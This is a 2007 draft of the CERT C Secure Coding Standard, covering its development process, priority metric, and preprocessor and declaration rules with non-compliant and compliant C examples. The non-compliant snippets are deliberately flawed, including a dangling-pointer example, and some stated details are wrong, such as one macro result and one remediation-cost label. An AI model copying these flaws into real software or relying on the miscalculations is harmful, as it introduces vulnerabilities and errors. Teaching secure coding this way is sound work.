N1209 Editor Notes

This page last changed on Mar 21, 2007 by rcs.

This document represents a preliminary draft of the CERT C Programming Language Secure Coding Standard. This project was initiated following the 2006 Berlin meeting of WG14 to produce a secure coding standard based on the C99 standard. Although this is an incomplete work, we would greatly appreciate your comments and feedback at this time to further the development and refinement of the material. Please provide comments that are commensurate with the existing detail in the document. For example, if a rule or recommendation is simply a stub you may wish to comment if you think having a rule or recommendation in that area is unwarranted.

The CERT C Programming Language Secure Coding Standard is being developed as part of a community based effort. N1209 represents a snapshot of the secure coding standard as of March 21, 2007. The most current version of the standard is at www.securecoding.cert.org.

There are several ways to provide feedback on this document (listed in order of preference):

1. Make your corrections directly on the pages. This requires an account with edit permissions. You can create an account using the "Sign Up" mechanism. After creating an account, send me an email with your account name and I will provide you with edit permissions for the C standard. I would prefer this method because it would allow us to acknowledge your individual contributions.

Alternatively, I have pre-created an account with the same user ID and password as the London Wiki that will allow you to modify the documents anonymously (as a WG14 technical expert).

2. You can sign up for an account (or use the pre-existing account) and simply add comments by using the "Add Comment" mechanism at the bottom of each page.

3. You can provide your written or verbal comments to me at the London meeting.

Edits are immediately incorporated and publically available. Comments will be addressed prior to the Hawaii meeting.

Legal Notices

CERT Secure Coding Standards

This page last changed on Mar 13, 2007 by rcs.

Welcome to the Secure Coding Web Site

This web site exists to support the development of secure coding standards for commonly used programming languages such as C and C++. These standards are being developed through a broad-based community effort including the CERT Secure Coding Initiative and members of the software development and software security communities. For a further explanation of this project and tips on how to contribue please see the Development Guidelines.

As this is a development web site, many of the pages on this web site are incomplete or contain errors. If you are interested in furthering this effort you may comment on existing items or send recommendations to secure-coding at cert dot org. You may also apply for an account to directly edit content on the site. Before using this site, please familiarize yourself with the Terms and Conditions.

The Top 10 Secure Coding Practices provides some language independent recommendations.

Secure Coding Standards

CERT C Programming Language Secure Coding Standard

CERT C++ Programming Language Secure Coding Standard

We would like to acknowledge the contributions of the following folks, and we look forward to seeing your name there as well.

Acknowledgements

This page last changed on Jan 09, 2007 by rcs.

Thanks to everyone who contributed to making this effort a success.

Contributors

Juan Alvarado, Hal Burch, Stephen C. Dewhurst, Chad Dougherty, Mark Dowd, William Fithen, Jeffrey Gennari, Fred Long, John McDonald, Thomas Plum, Dan Saks, Robert C. Seacord.

Reviewers

Scott Meyers, Ron Natalie, Dan Plakosh, Ivan Vecerina, Henry S. Warren, Jerry Leichter, and Andrey Tarasevich.

Editors

Jodi Blake, Pamela Curtis

Developers and Administrators

Rudolph Maceyko, Jason McCormick, Joe McManus, Brad Rubbo

Special Thanks

Jeff Carpenter, Jason Rafail, Frank Redner

CERT C Programming Language Secure Coding Standard

This page last changed on Mar 12, 2007 by rcs.

Navigation Maps

Input Rules and Recommendations		
FIO34-C. Use int to capture the return value of character IO functions	FIO35-C. Use feof() and ferror() to detect end-of-file and file errors	INT05-A. Do not use functions that input character data and convert the data if these functions cannot handle all possible inputs

Characters Rules and Recommendations		
FIO34-C. Use int to capture the return value of character IO functions	FIO35-C. Use feof() and ferror() to detect end-of-file and file errors	INT07-A. Explicitly specify signed or unsigned for character types

Conversion Rules and Recommendations			
FIO33-C. Detect and handle input output errors resulting in undefined behavior	FIO35-C. Use feof() and ferror() to detect end-of-file and file errors	INT06-A. Use strtol() to convert a string token to an integer	INT31-C. Ensure that integer conversions do not result in lost or misinterpreted data

00. Introduction

This page last changed on Mar 20, 2007 by pdc@sei.cmu.edu.

An essential element of secure coding in the C programming language is well documented and enforceable coding standards. Coding standards encourage programmers to follow a uniform set of rules and guidelines determined by the requirements of the project and organization, rather than by the programmer's familiarity or preference. Once established, these standards can be used as a metric to evaluate source code (using manual or automated processes).

Development Process

This page last changed on Mar 20, 2007 by pdc@sei.cmu.edu.

The development of a secure coding standard for any programming language is a difficult undertaking that requires significant community involvement. The following development process has been used to create this standard:

1. Rules and recommendations for a coding standard are solicited from the communities involved in the development and application of each programming language, including the formal or de facto standard bodies responsible for the documented standard.
2. These rules and recommendations are edited by senior members of the CERT technical staff for content and style and placed on the CERT Secure Coding Standards web site for comment and review.
3. The user community may then comment on the publically posted content using threaded discussions and other communication tools. Once a consensus develops that the rule or recommendation is appropriate and correct, the final rule is incorporated into the coding standard.

Drafts of the CERT C Programming Language Secure Coding Standard are reviewed by the ISO/IEC JTC1/SC22/WG14 international standardization working group for the C programming language and other industry groups as appropriate.

Identifiers

This page last changed on Mar 20, 2007 by pdc@sei.cmu.edu.

Each rule and recommendation is given a unique identifier within a standard. These identifiers consist of three parts:

- A three letter mneumonic representing the section of the standard
- A two digit numeric value in the range of 00-99
- The letter "A" or "C" to indicate whether the coding practice is an advisory recommendation or a compulsory rule

The three letter mneumonic can be used to group similar coding practices and to indicate to which category a coding practice belongs.

The numeric value is used to give each coding practice a unique identifier. Numeric values in the range of 00-29 are reserved for recommendations, while values in the range of 30-99 are reserved for rules.

The letter "A" or "C" in the identifier is not required to uniquely identify each coding practice. It is used only to provide a clear indication of whether the coding practice is an advisory recommendation or a compulsory rule.

Priority and Levels

This page last changed on Mar 20, 2007 by pdc@sei.cmu.edu.


Each rule and recommendation in a secure coding standard has an assigned priority. Priorities are assigned using a metric based on Failure Mode, Effects, and Criticality Analysis (FMECA) [IEC 60812]. Three values are assigned for each rule on a scale of 1 - 3 for

- severity - how serious are the consequences of the rule being ignored
  1 = low (denial-of-service attack, abnormal termination)
  2 = medium (data integrity violation, unintentional information disclosure)
  3 = high (run arbitrary code)

- likelihood - how likely is it that a flaw introduced by ignoring the rule could lead to an exploitable vulnerability
  1 = unlikely
  2 = probable
  3 = likely

- remediation cost - how expensive is it to comply with the rule
  1 = high (manual detection and correction)
  2 = medium (automatic detection / manual correction)
  3 = low (automatic detection and correction)

The three values are then multiplied together for each rule. This product provides a measure that can be used in prioritizing the application of the rules. These products range from 1 to 27. Rules and recommendations with a priority in the range of 1-4 are level 3 rules, 6-9 are level 2, and 12-27 are level 1. As a result, it is possible to claim level 1, level 2, or complete compliance (level 3) with a standard by implementing all rules in a level, as shown in the following illustration:



Recommendations are not compulsory and are provided for information purposes only.

The metric is designed primarily for remediation projects. It is assumed that new development efforts will conform with the entire standard.

Rules Versus Recommendations

This page last changed on Mar 20, 2007 by pdc@sei.cmu.edu.

This secure coding standard consists of *rules* and *recommendations*. Coding practices are defined to be rules when all of the following conditions are met:

1. Violation of the coding practice will result in a security flaw that may result in an exploitable vulnerability.
2. There is an enumerable set of exceptional conditions (or no such conditions) in which violating the coding practice is necessary to ensure the correct behavior for the program.
3. Conformance to the coding practice can be verified.

Rules must be followed to claim compliance with this standard unless an exceptional condition exists. If an exceptional condition is claimed, the exception must correspond to a predefined exceptional condition and the application of this exception must be documented in the source code.

Recommendations are guidelines or suggestions. Coding practices are defined to be recommendations when all of the following conditions are met:

1. Application of the coding practice is likely to improve system security.
2. One or more of the requirements necessary for a coding practice to be considered a rule cannot be met.

Compliance with recommendations is not necessary to claim compliance with this standard. It is possible, however, to claim compliance with recommendations (especially in cases in which compliance can be verified). The set of recommendations that a particular development effort adopts depends on the security requirements of the final software product. Projects with high-security requirements can dedicate more resources to security and are thus likely to adopt a larger set of recommendations.

Implementation of the secure coding rules defined in this standard are necessary (but not sufficient) to ensure the security of software systems developing in the C programming languages.

Scope

This page last changed on Mar 20, 2007 by pdc@sei.cmu.edu.

The *CERT C Programming Language Secure Coding Standard* was developed specifically for version of the C programming language defined by

- ISO/IEC 9899-1999 Programming Languages — C, Second Edition [ISO/IEC 9899-1999]
- Technical corrigenda TC1 and TC2
- ISO/IEC TR 24731-1 Extensions to the C Library, Part I: Bounds-checking interfaces [ISO/IEC TR 24731-2006]
- ISO/IEC WDTR 24731-2 Specification for Safer C Library Functions — Part II: Dynamic Allocation Functions

Most of the material included in this standard can also be applied to earlier versions of the C programming language.

Rules and recommendations included in this standard are designed to be operating system and platform independent. However, the best available solutions to these problems is often platform specific. In most cases, we have attempted to provide appropriate compliant solutions for POSIX-compliant and Windows operating systems. In many cases, compliant solutions have also been provided for specific platforms such as Linux or OpenBSD. Occasionally, we also point out implementation specific behaviors when these behaviors are of interest.

System Qualities

This page last changed on Mar 20, 2007 by pdc@sei.cmu.edu.

Security is one of many system attributes that must be considered in the selection and application of a coding standard. Other attributes of interest include safety, portability, reliability, availability, maintainability, readability, and performance.

Many of these attributes are interrelated in interesting ways. For example, readability is an attribute of maintainability; both are important for limiting the introduction of defects during maintenance that could result in security flaws or reliability issues. Reliability and availability require proper resources management, which contributes also to the safety and security of the system. System attributes such as performance and security are often in conflict, requiring tradeoffs to be considered.

The purpose of the secure coding standard is to promote software security. However, because of the relationship between security and other system attributes, the coding standards may provide recommendations that deal primarily with some other system attribute that also has a significant impact on security. The dual nature of these recommendations will be noted in the standard.

Usage

These rules may be extended with organization-specific rules. However, the rules contained in a standard must be obeyed to claim compliance with the standard.

Training may be developed to educate software professionals regarding the appropriate application of secure coding standards. After passing an examination, these trained programmers may also be certified as secure coding professionals.

Once a secure coding standard has been established, tools can be developed or modified to determine compliance with the standard. One of the conditions for a coding practice to be considered a rule is that conformance can be verified. Verification can be performed manually or automated. Manual verification can be labor intensive and error prone. Tool verification is also problematic in that the ability of a static analysis tool to detect all violations of a rule must be proven for each product release because of possible regression errors. Even with these challenges, automated validation may be the only economically scalable solution to validate conformance with the coding standard.

Software analysis tools may be certified as being able to verify compliance with the secure coding standard. Compliant software systems may be certified as compliant by a properly authorized certification body by the application of certified tools.

01. Preprocessor (PRE)

This page last changed on Mar 16, 2007 by ods.

Recommendations

PRE00-A. Prefer inline functions to macros

PRE01-A. Use parentheses within macros around variable names

PRE02-A. Macro expansion must always be parenthesized

Rules

PRE30-C. Do not create a universal character name through concatenation

Examples of vulnerabilities resulting from the violation of this recommendation can be found on the CERT website.

Risk Assessment Summary

Recommendation	Severity	Likelihood	Remediation Cost	Priority	Level
PRE00-A	**1** (low)	**1** (unlikely)	**2** (medium)	**P2**	**L3**
PRE01-A	**1** (low)	**1** (unlikely)	**3** (low)	**P3**	**L3**
PRE02-A	**1** (low)	**1** (unlikely)	**3** (low)	**P3**	**L3**

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
PRE30-C	**1** (low)	**1** (unlikely)	**1** (low)	**P1**	**L3**

PRE00-A. Prefer inline functions to macros

This page last changed on Mar 16, 2007 by ods.

Macros are dangerous because their use resembles that of real functions, but they have different semantics. C99 adds inline functions to the C programming language. Inline functions should be used in preference to macros when they can be used interchangably. Making a function an inline function suggests that calls to the function be as fast as possible by using, for example, an alternative to the usual function call mechanism, such as *inline substitution*.

Inline substitution is not textual substitution, nor does it create a new function. For example, the expansion of a macro used within the body of the function uses the definition it had at the point the function body appears, and not where the function is called; and identifiers refer to the declarations in scope where the body occurs.

Non-Compliant Code Example

In this example the macro `CUBE()` has undefined behavior when passed an expression that contains side effects.

```
#define CUBE(X) ((X) * (X) * (X))
int i = 2;
int a = 81 / CUBE(++i);
```

For this example, the initialization for a expands to

```
int a = 81 / (i++ * i++ * i++);
```

which is undefined (see [EXP30]).

Compliant Solution

When the macro definition is replaced by an inline function, the side effect is only executed once before the function is called.

```
inline int cube(int i) {
  return i * i * i;
}
...
int i = 2;
int a = 81 / cube(++i);
```

Non-Compliant Code Example

In this non-compliant example, the programmer has written a macro called `EXEC_BUMP()` to call a specified function and increment a global counter. When the expansion of a macro is used within the body

of a function, as in this example, identifiers refer to the declarations in scope where the body occurs. As a result, when the macro is called in the `aFunc()` function, it inadvertantly increments a local counter with the same name as the global variable.

```
int count = 0;
#define EXEC_BUMP(func) (func(), ++count)

void g(void) {
  printf("Called g, count = %d.\n", count);
}

void aFunc(void) {
  int count = 0;
  while (count++ < 10) {
    EXEC_BUMP(g);
  }
}
```

The result is that invoking `aFunc()` prints out the following line 5 times:

Called g, count = 0.

This example is a modified version of gotcha26/execbump.cpp [Dewhurst 02].

Compliant Solution

In this compliant solution, the `EXEC_BUMP()` macro is replaced by the inline function `exec_bump()`. Invoking `aFunc()` now (correctly) prints the value of `count` ranging from 0 to 9.

```
int count = 0;

void g(void) {
  printf("Called g, count = %d.\n", count);
}

typedef void (*exec_func)(void);
inline void exec_bump(exec_func f) {
  f();
  ++count;
}

void aFunc(void) {
  int count = 0;
  while(count++ < 10) {
    exec_bump(g);
  }
}
```

The use of the inline function binds the identifier count to the global variable when the function body is compiled. The name cannot be re-bound to a different variable (with the same name) when the function is called.

Platform-Specific Details

Microsoft Visual C++ 2005 (as well as earlier versions) does not support the use of inline functions in C. For compilers that do not support inline, you can use a normal function instead of an inline function.

GNU C (and some other compilers) had inline functions before they were added to C99 and as a result have significantly different semantics. Richard Kettlewell has a good explanation of differences between the C99 and GNU C rules [Kettlewell 03].

Exceptions

Macros cannot always be replaced with inline functions. Macros can be used, for example, to implement *local functions* (repetitive blocks of code that have access to automatic variables from the enclosing scope). Macros can also be used to simulate the functionality of C++ templates in providing generic functions. Macros can also be made to support certain forms of *lazy calculation*. For example,

```
#define SELECT(s, v1, v2) ((s) ? (v1) : (v2))
```

calculates only one of the two expressions depending on the selector's value. This cannot be achieved with an inline function.

Additionaly, inline functions cannot be used to yield a compile-time constant:

```
#define ADD_M(a, b) ((a) + (b))
static inline add_f(int a, int b) { return a + b; }
```

The `ADD_M(3,4)` macro yields a constant expression, while the `add_f(3,4)` function does not.

Arguably, a decision to inline a function is a low-level optimization detail which the compiler should make without programmer input. As a result, this recommendation is actually to prefer functions to macros. The use of inline functions should be evaluated based on a) how well they are supported by targeted compilers, b) what (if any) impact they have on the performance characteristics of your system, and c) portabilty concerns.

Examples of vulnerabilities resulting from the violation of this recommendation can be found on the CERT website.

Risk Assessment

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
PRE00-A	**1** (low)	**1** (unlikely)	**2** (medium)	**P2**	**L3**

References

[ISO/IEC 9899-1999] Section 6.7.4, "Function specifiers"
[Summit 05] Question 10.4
[Dewhurst 02] Gotcha #26, "#define Pseudofunctions"
[Kettlewell 03]

[FSF 05] Section 5.34, "An Inline Function is As Fast As a Macro"

PRE01-A. Use parentheses within macros around variable names

This page last changed on Mar 16, 2007 by ods.

Parenthesize all variable names in macro definitions. See also [PRE02].

Non-Compliant Code Example

This CUBE() macro definition is non-compliant because it fails to parenthesize the variable names.

```
#define CUBE(I) (I * I * I)
int a = 81 / CUBE(2 + 1);
```

As a result, the invocation

```
int a = 81 / CUBE(2 + 1);
```

expands to

```
int a = 81 / (2 + 1 * 2 + 1 * 2 + 1);  /* evaluates to 11 */
```

while the desired behavior is

```
int a = 81 / ( (2 + 1) * (2 + 1) * (2 + 1)); /* evaluates to 3 */
```

Compliant Solution

Parenthesizing all variable names in the CUBE() macro allows it to expand correctly (when invoked in this manner).

```
#define CUBE(I) ( (I) * (I) * (I) )
int a = 81 / CUBE(2 + 1);
```

However, if a parameter appears several times in the expansion, the macro may not work properly if the actual argument is an expression with side effects. Given the CUBE() macro above, the invocation

```
int a = 81 / CUBE(i++);
{code:bgColor=#ccccff}
expands to
```

int a = 81 / (i++ * i++ * i++);

which is undefined (see [EXP30]).

Risk Assessment

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
PRE01-A	**1** (low)	**1** (unlikely)	**3** (low)	**P3**	**L3**

Examples of vulnerabilities resulting from the violation of this recomendation can be found on the CERT website.

References

[Summit 05] Question 10.1
[ISO/IEC 9899-1999] Section 6.10, "Preprocessing directives," and Section 5.1.1, "Translation environment"

PRE02-A. Macro expansion must always be parenthesized

This page last changed on Mar 16, 2007 by ods.

The macro expansion must always be parenthesized to protect any lower-precedence operators from the surrounding expression. See also [PRE01].

Non-Compliant Code Example

This `CUBE()` macro definition is non-compliant because it fails to parenthesize the macro expansion.

```
#define CUBE(X) (X) * (X) * (X)
int i = 3;
int a = 81 / CUBE(i);
```

As a result, the invocation

```
int a = 81 / CUBE(i);
```

expands to

```
int a = 81 / i * i * i;
```

which evaluates as

```
int a = ((81 / i) * i) * i);  /* evaluates to 243 */
```

while the desired behavior is

```
int a = 81 / ( i * i * i); /* evaluates to 3 */
```

Compliant Solution

By parenthesizing the macro expansion, the `CUBE()` macro expands correctly (when invoked in this manner).

```
#define CUBE(X) ((X) * (X) * (X))
int i = 3;
int a = 81 / CUBE(i);
```

However, if a parameter appears several times in the expansion, the macro may not work properly if the actual argument is an expression with side effects. Given the `CUBE()` macro above, the invocation

```
int a = 81 / CUBE(i++);
```

expands to

```
int a = 81 / (i++ * i++ * i++);
```

which is undefined (see [EXP30]).

Risk Assessment

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
PRE02-A	**1** (low)	**1** (unlikely)	**3** (low)	**P3**	**L3**

Examples of vulnerabilities resulting from the violation of this recommendation can be found on the CERT website.

References

[Summit 05] Question 10.1
[ISO/IEC 9899-1999] Section 6.10, "Preprocessing directives," and Section 5.1.1, "Translation environment"

PRE30-C. Do not create a universal character name through concatenation

This page last changed on Mar 16, 2007 by ods.

C99 supports universal character names that may be used in identifiers, character constants, and string literals to designate characters that are not in the basic character set.
The universal character name `\U`*nnnnnnnn* designates the character whose eight-digit short identifier (as specified by ISO/IEC 10646) is *nnnnnnnn*. Similarly, the universal
character name `\u`*nnnn* designates the character whose four-digit short identifier is *nnnn* (and whose eight-digit short identifier is `0000`*nnnn*).

If a character sequence that matches the syntax of a universal character name is produced by token concatenation, the behavior is undefined.

Non-Compliant Code Example

This code example is non-compliant because it produces a universal character name by token concatenation.

```
#define assign(uc1, uc2, uc3, uc4, val) uc1##uc2##uc3##uc4 = val;

int \U00010401\U00010401\U00010401\U00010402;
assign(\U00010401, \U00010401, \U00010401, \U00010402, 4);
```

Compliant Solution

This code solution is compliant.

```
#define assign(ucn, val) ucn = val;

int \U00010401\U00010401\U00010401\U00010402;
assign(\U00010401\U00010401\U00010401\U00010402, 4);
```

Examples of vulnerabilities resulting from the violation of this rule can be found on the CERT website.

Risk Assessment

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
PRE30-C	**1** (low)	**1** (unlikely)	**1** (low)	**P1**	**L3**

References

[ISO/IEC 9899-1999] Section 5.1.1.2, "Translation phases," Section 6.4.3, "Universal character names,"

and Section 6.10.3.3, "The ## operator"

02. Declarations and Initialization (DCL)

This page last changed on Mar 12, 2007 by rcs.

Recommendations

DCL00-A. Declare immutable values using const or enum

DCL01-A. Do not reuse variable names in sub-scopes

DCL02-A. Use visually distinct identifiers

DCL03-A. Place const as the rightmost declaration specifier

DCL04-A. Declare no more than one variable per line

Rules

DCL30-C. Do not refer to an object outside of its lifetime

DCL31\-C. Reserved

DCL32-C. Guarantee identifiers are unique

DCL00-A. Declare immutable values using const or enum

This page last changed on Mar 16, 2007 by ods.

Immutable (constant values) should be declared as const-qualified objects (unmodifiable lvalues), enumerations values, or as a last resort, using `#define`.

In general, it is preferable to declare immutable values as `const`-qualified objects rather than as macro definitions. Using a `const` declared value means that the compiler is able to check the type of the object, the object has scope, and (certain) debugging tools can show the name of the object. Const-qualified objects cannot be used where compile-time integer constants are required, namely to define the:

- size of a bit-field member of a structure
- size of an array
- value of an enumeration constant
- value of a `case` constant.

If any of these are required, then an integer constant (an rvalue) must be used. For integer constants, it is preferable to use an `enum` instead of a const-qualified object as this eliminates the possibility of taking the address of the integer constant and does not required that storage is allocated for the value.

Non-Compliant Code Example 1

In this example, `PI` is defined using a macro. In the code, the value is introduced by textual subsitution.

```
#define PI 3.14159
...
float degrees;
float radians;
...
radians = degrees*PI/180;
```

Compliant Solution 1

In this compliant solution, the constant is defined as a `const` variable.

```
float const pi = 3.14159;
...
float degrees;
float radians;
...
radians = degrees*pi/180;
```

Non-Compliant Code Example 2

Delcaring immutable integer values as const-qualified objects still allows the programmer to take the address of the object. Also, the constant cannot be used in locations where an integer constant is required, such as the size of an array.

```
int const max = 15;
int a[max]; /* invalid declaration */
int const *p;

p = &max; /* legal to take the address of a const-qualified object */
```

Most C compilers will also allocate memory for the const-qualified object.

Compliant Solution 2

This compliant solution uses an `enum` rather than a const-qualified object or a macro definition.

```
enum { max = 15 };
int a[max]; /* OK */
int const *p;

p = &max; /* error: '&' on constant */
```

Risk Assessment

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
DCL00-A	**1** (low)	**1** (unlikely)	**2** (medium)	**P2**	**L3**

Examples of vulnerabilities resulting from the violation of this recommendation can be found on the CERT website.

References

[ISO/IEC 9899-1999] Section 6.3.2.1, "Lvalues, arrays, and function designators," Section 6.7.2.2, "Enumeration specifiers," and Section 6.10.3, "Macro replacement"

DCL01-A. Do not reuse variable names in sub-scopes

This page last changed on Mar 16, 2007 by ods.

Do not use the same variable name in two scopes where one scope is contained in another. Examples include:

- No other variable should share the name of a global variable.
- A block should not declare a variable the same name as a variable declared in any block that contains it.

Reusing variable names leads to programmer confusion about which variable is being modified. Additionally, if variable names are reused, generally one or both of the variable names are too generic.

Non-Compliant Code Example

In this example, the programmer sets the value of the `msg` variable, expecting to reuse it outside the block. Due to the reuse of the variable name, however, the outside `msg` variable value is not changed.

```
char msg[100];
{
  char msg[80] = "Hello";
  strcpy(msg, "Error");
}

printf("%s\n", msg);
```

Compliant Solution

This compliant solution uses different, more descriptive variable names.

```
char error_msg[100];
{
  char hello_msg[80] = "Hello";
  strcpy(error_msg, "Error");
}

printf("%s\n", error_msg);
```

Exceptions

When the block is small, the danger of reusing variable names is mitigated by the visibility of the immediate declaration. Even in this case, however, variable name reuse is not desirable.

Risk Assessment

Rule	Severity	Likelihood	Remediation	Priority	Level

			Cost		
DCL01-A	**1** (low)	**1** (unlikely)	**2** (medium)	**P2**	**L3**

Examples of vulnerabilities resulting from the violation of this rule recommendation can be found on the CERT website.

References

[ISO/IEC 9899-1999] Section 5.2.4.1, "Translation limits"
[MISRA 04] Rule 5.2

DCL02-A. Use visually distinct identifiers

This page last changed on Feb 09, 2007 by ods.

Use visually distinct identifiers to eliminate errors resulting from misrecognizing the spelling of an identifier during the development and review of code. Depending on the fonts used, certain characters are visually similar or even identical:

- '1' (one) and 'l' (lower case el)
- '0' (zero) and 'O' (capital o)

Do not define multiple identifiers that vary only with respect to one or more visually similar characters.

When using long identifiers, try to make the initial portions of the identifiers unique for easier recognition. This also helps prevent errors resulting from non-unique identifiers (DCL32-C).

References

[ISO/IEC 9899-1999]Section 5.2.4.1, "Translation limits"
[MISRA 04] Rule 5.1

DCL03-A. Place const as the rightmost declaration specifier

This page last changed on Mar 12, 2007 by pdc@sei.cmu.edu.

Place `const` as the rightmost declaration specifier when declaring constants. Although placing `const` to the right of the type specifier in declarations conflicts with conventional usage, it is less likely to result in common errors and should be the preferred approach.

Non-Compliant Code Example

In this non-compliant code example, the `const` type qualifier is positioned to the left of the type specifier NTCS in the declaration of `p`.

```
typedef char *NTCS;
const NTCS p;
```

This can lead to confusion when programmers assume a strict text replacement model similar to the one used in macros applies in this case. This leads you to think that `p` is a "pointer to `const char`" which is the incorrect interpretation. In this example, `p` is a actually a `const` pointer to `char`.

Compliant Solution

Placing `const` as the rightmost declaration specifier makes the meaning of the declaration clearer as in this compliant example.

```
typedef char *NTCS;
NTCS const p;
```

Even if a programmer (incorrectly) thinks of this as text replacement, `char * const p` will be correctly interpreted as a `const` pointer to `char`.

Exceptions

Placing `const` to the left of the type name may be appropriate to preserve consistency with existing code.

References

[ISO/IEC 9899-1999] Section 6.7, "Declarations"
[Saks 99]

DCL04-A. Declare no more than one variable per line

This page last changed on Feb 09, 2007 by ods.

Declaring multiple variables on a single line of code can cause confusion regarding the types of the variables and their initial values.

Non-Compliant Example

In this non-compliant example, a programmer or code reviewer might mistakenly believe that the two variables `str1` and
`str2` are declared as `char *`. In fact, `str1` has a type of `char *`, while `str2` has a type of `char`.

```
char* str1, str2;
```

Compliant Solution

In this compliant solution, it is readily apparent that both `str1` and `str2` are declared as `char *`.

```
char *str1 = 0;
char *str2 = 0;
```

Non-Compliant Example

In this non-compliant example, a programmer or code reviewer might mistakenly believe that both `i` and `j` have been initialized to 1. In fact, only `j` has been initialized, while `i` remains uninitialized.

```
int i, j = 1;
```

Compliant Solution

In this compliant solution, it is readily apparent that both `i` and `j` have been initialized to 1.

```
int i = 1;
int j = 1;
```

References

[ISO/IEC 9899-1999] Section 6.7, "Declarations"

DCL30-C. Do not refer to an object outside of its lifetime

This page last changed on Mar 16, 2007 by ods.

An object has a storage duration that determines its lifetime. There are three storage durations: *static*, *automatic*, and *allocated*.

According to [ISO/IEC 9899-1999]:

> The lifetime of an object is the portion of program execution during which storage is guaranteed to be reserved for it. An object exists, has a constant address, and retains its last-stored value throughout its lifetime. If an object is referred to outside of its lifetime, the behavior is undefined. The value of a pointer becomes indeterminate when the object it points to reaches the end of its lifetime.

Non-Compliant Code Example

This non-compliant code example declares the variable `p` as a pointer to a constant `char` with file scope. The value of `str` is assigned to `p` within the `dontDoThis()` function. However, `str` has automatic storage duration so the lifetime of `str` ends when the `dontDoThis()` function exits.

```
const char *p;
void dontDoThis() {
    const char str[20] = "This will change";
    p = str; // dangerous
    ...
}

void innocuous() {
    const char str[20] = "Surprise, surprise";
}
...
dontDoThis();
innocuous();
// now, it is likely that p is pointing to "Surprise, surprise"
```

As a result of this undefined behavior, it is likely that `p` will refer to the string literal `"Surprise, surprise"` after the call to the `innocuous()` function.

Compliant Solution

In this compliant solution, the pointer to the constant char `p` is moved within the `thisIsOK()` to prevent this variable from being accessed outside of the function.

```
void thisIsOK() {
    const char str[20] = "Everything OK";
    const char *p = str;
    ...
}
// pointer p is now inaccessible outside the scope of string str
```

Risk Assessment

Referencing an object outside of its lifetime could result in an attacker being able to run arbitrary code.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
DCL30-C	**3** (high)	**2** (probable)	**1** (high)	**P6**	**L2**

Examples of vulnerabilities resulting from the violation of this rule can be found on the CERT website.

References

[ISO/IEC 9899-1999] Section 6.2.4, "Storage durations of objects," and Section 7.20.3, "Memory management functions"

DCL32-C. Guarantee identifiers are unique

This page last changed on Mar 16, 2007 by ods.

Identifiers must be unique to prevent confusion about which variable or function is being referenced. Implementations can allow additional non-unique characters to be appended to the end of identifiers, making the identifiers appear unique while actually being indistinguishable.

To guarantee identifiers are unique, you must first determine the number of significant characters recognized by (the most restrictive) compiler you are using. This assumption must be documented in the code.

The standard defines the following minimum requirements:

- 63 significant initial characters in an internal identifier or a macro name (each universal character name or extended source character is considered a single character)
- 31 significant initial characters in an external identifier (each universal character name specifying a short identifier of 0000FFFF or less is considered 6 characters, each universal character name specifying a short identifier of 00010000 or more is considered 10 characters, and each extended source character is considered the same number of characters as the corresponding universal character name, if any)

Restriction of the significance of an external name to fewer than 255 characters in the standard (considering each universal character name or extended source character as a single character) is an obsolescent feature that is a concession to existing implementations. Therefore, it is not necessary to comply with this restriction, as long as your identifiers are unique and your assumptions concering the number of significant characters is documented.

Non-Compliant Code Example

Assuming your compiler implements the minimum requirements for signficant characters required by the standard, the following examples are non-compliant:

```
extern int global_symbol_definition_lookup_table_a[100];
extern int global_symbol_definition_lookup_table_b[100];
```

The external indentifiers in this example are not unique because the first 31 characters are identical.

```
extern int \U00010401\U00010401\U00010401\U00010401[100];
extern int \U00010401\U00010401\U00010401\U00010402[100];
```

In this example, both external identifiers consist of four universal characters, but only the first three characters are unique. In practice, this means that both identifiers are referring to the same integer array.

Compliant Solution

In the compliant solution, the signficant characters in each identifier vary.

```
extern int a_global_symbol_definition_lookup_table[100];
extern int b_global_symbol_definition_lookup_table[100];
```

Again, assuming a minimally compliant implementation, the first three universal characters used in an identifier must be unique.

```
extern int \U00010401\U00010401\U00010401\U00010401[100];
extern int \U00010402\U00010401\U00010401\U00010401[100];
```

Risk Assessment

